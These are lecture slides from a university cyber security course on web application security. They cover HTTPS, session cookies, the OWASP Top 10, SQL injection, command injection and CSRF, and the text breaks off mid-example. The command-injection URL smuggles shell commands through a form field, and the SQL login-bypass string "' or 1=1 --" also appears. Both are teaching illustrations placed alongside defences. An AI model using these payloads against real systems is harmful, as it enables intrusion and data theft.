COMPSCI4062/COMPSCI5063 Cyber Security Fundamentals (CSF)

Lecture 8

Web application security

Web Application

- Web Application
  - an application program that is stored on a remote server and delivered over the internet through a browser interface
  - Interactive
  - Examples?
- Webpage
  - A document which can be displayed in a web browser such as Firefox, Google Chrome, Microsoft Edge, or Apple Safari


Web Applications

- The HTTP protocol
  - HTTP is the carrier protocol which allows our browsers and applications to receive content such as HTML ("Hyper Text Markup Language"), CSS ("Cascading Style Sheets"), images and videos from a server

- FTP: a standard communication protocol used for the transfer of computer files from a server to a client on a computer
  - does not encrypt its traffic; all transmissions are in clear text, and usernames, passwords, commands and data can be read by anyone able to perform packet capture (sniffing) on the network

A secure protocol

- HTTPS: An extension of HTTP. It uses encryption for the secure communication over a computer network
  - The HTTP protocol does not support encryption for data-in-transit, hence a wrapper around HTTP is added for encryption support. This is indicated with a S following HTTP, i.e. HTTPS
  - The encryption used to be SSL ("Secure Sockets Layer"), but has since been deprecated. Instead TLS ("Transport Layer Security") is typically used to enforce encryption
  - All major web browsers today will show a lock icon in the URL address bar if HTTPS is used




  - A warning will display if TLS/SSL connections are compromised

Web Applications


- URLs, Query Parameters and Scheme
  - To access a web application, we use a URL
  - e.g., https://moodle.gla.ac.uk/course/view.php?id=343
  - https://moodle.gla.ac.uk/course/view.php?id=343&notifyeditingon=1

- Sessions & State


Logging in as Alice
Hold this: Cookie=PHPSessID=123
Get /internal/resource
Cookie: PHPSessID=123
Hello Alice. I checked your credentials. Here is the website
Alice
Webserver

A session cookie contains is a random number identifier (key) used to index the server's session cache.

Web Application Attacks



OWASP Top 10 2017		change	OWASP Top 10 2021 proposal	
A1	Injections	as is	A1	Injections
A2	Broken Authentication	as is	A2	Broken Authentication
A3	Sensitive Data Exposure	down 1	A3	Cross-Site Scripting (XSS)
A4	XML eXternal Entities (XXE)	down 1 + A8	A4	Sensitive Data Exposure
A5	Broken Access Control	down 1	A5	Insecure Deserialization **(merged with XXE)**
A6	Security Misconfiguration	down 4	A6	Broken Access Control
A7	Cross-Site Scripting (XSS)	up 4	A7	Insufficient Logging & Monitoring
A8	Insecure Deserialization	up 3 + A4	A8	**NEW:** Server Side Request Forgery (SSRF)
A9	Known Vulnerabilities	as is	A9	Known Vulnerabilities
A10	Insufficient Logging & Monitoring	up 3	A10	Security Misconfiguration

* https://lab.wallarm.com/owasp-top-10-2021-proposal-based-on-a-statistical-data/

Three main web application vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF-Cross-site request Forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS - Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three main web application vulnerabilities

- SQL Injection

  Uses SQL to change meaning of database command


  – Browser sends malicious input to server
  – Bad input checking leads to malicious SQL query
- CSRF-Cross-site request Forgery

  Leverage user's session at victim sever

  – Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS - Cross-site scripting
  – Bad web site sends innocent victim a script that steals information from an honest web site

  Inject malicious script into trusted context

SQL injection



1. Hacker identifies vulnerable, SQL- driven website & injects malicious SQL query via input data

2. Malicious SQL query is validated & Command is executed by database

3. Hacker is granted access to view and alter records or potentially act as database administrator

Command Injection

- Attack goal: execute arbitrary code on the server
- Example: Code injection using system ()
  - Normal: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail $email –s $subject < /tmp/joinmynetwork”)
```

  - Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

- PHP: **Hypertext Preprocessor**" PHP is a widely-used, open source scripting language. PHP scripts are executed on the server.
- Different from HTML
  - PHP is a scripting language | HTML is a markup language.
  - PHP code is executed on the server | HTML code is parsed by the client browser.
  - PHP creates dynamic web pages | HTML creates static web pages.
  - PHP can access a database | Database cannot be accessed using HTML


Database queries with PHP

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
Username='$recipient'";
$rs= $db->executeQuery($sql);
```

- Problem
  - What if ‘Recipient’ is malicious string that changes the meaning of the query?

Normal Query


Web Browser (Client)
Enter Username & Password
Web Server
Select * FROM Users WHERE user="me" AND pwd='1234'
DataBase

- Bad input
  - Suppose user = "'or 1=1 -- " (URL encoded)
  - Then scripts does:

```
ok= execute (SELECT …
          WHERE user = ' or  1=1 -- …)
```

  - The "--" causes rest of line to be ignored
  - Now the login always succeeds

CardSystem Attack

- CardSystems
  - Credit card payment processing company
  - SQL injection attack in June 2005
  - Put out of business
- The Attack
  - 263,000 credit card numbers stolen from database
  - Credit card numbers stored unencrypted
  - 43 million credit card numbers exposed


Preventing SQL Injection

- Never build SQL commands yourself!
  - User parameterized/prepared SQL
  - Use (Object Relational Mapping) ORM framework
    - Provide a layer of abstraction between the application code and the database
    - Allow developers to interact with the database using high-level object-oriented code instead of raw SQL queries

Cross Site Request Forgery


- Cross-site request forgery (also known as XSRF or CSRF) is an attack against web-hosted apps
- Web browsers send some types of authentication tokens automatically with every request to a website.
- Also known as a *one-click attack* or *session riding* because the attack takes advantage of the user's previously authenticated session.

Recall: Session using cookies



Vulnerabilities?

CSRF



1: A user signs into www.good-banking-site.example.com using with authentication credentials

2: The server authenticates the user and issues a response that includes an **authentication cookie**

3: The user visits a malicious site, (e.g. www.bad-crook-site.example.com.) Which contains an HTML form similar to this

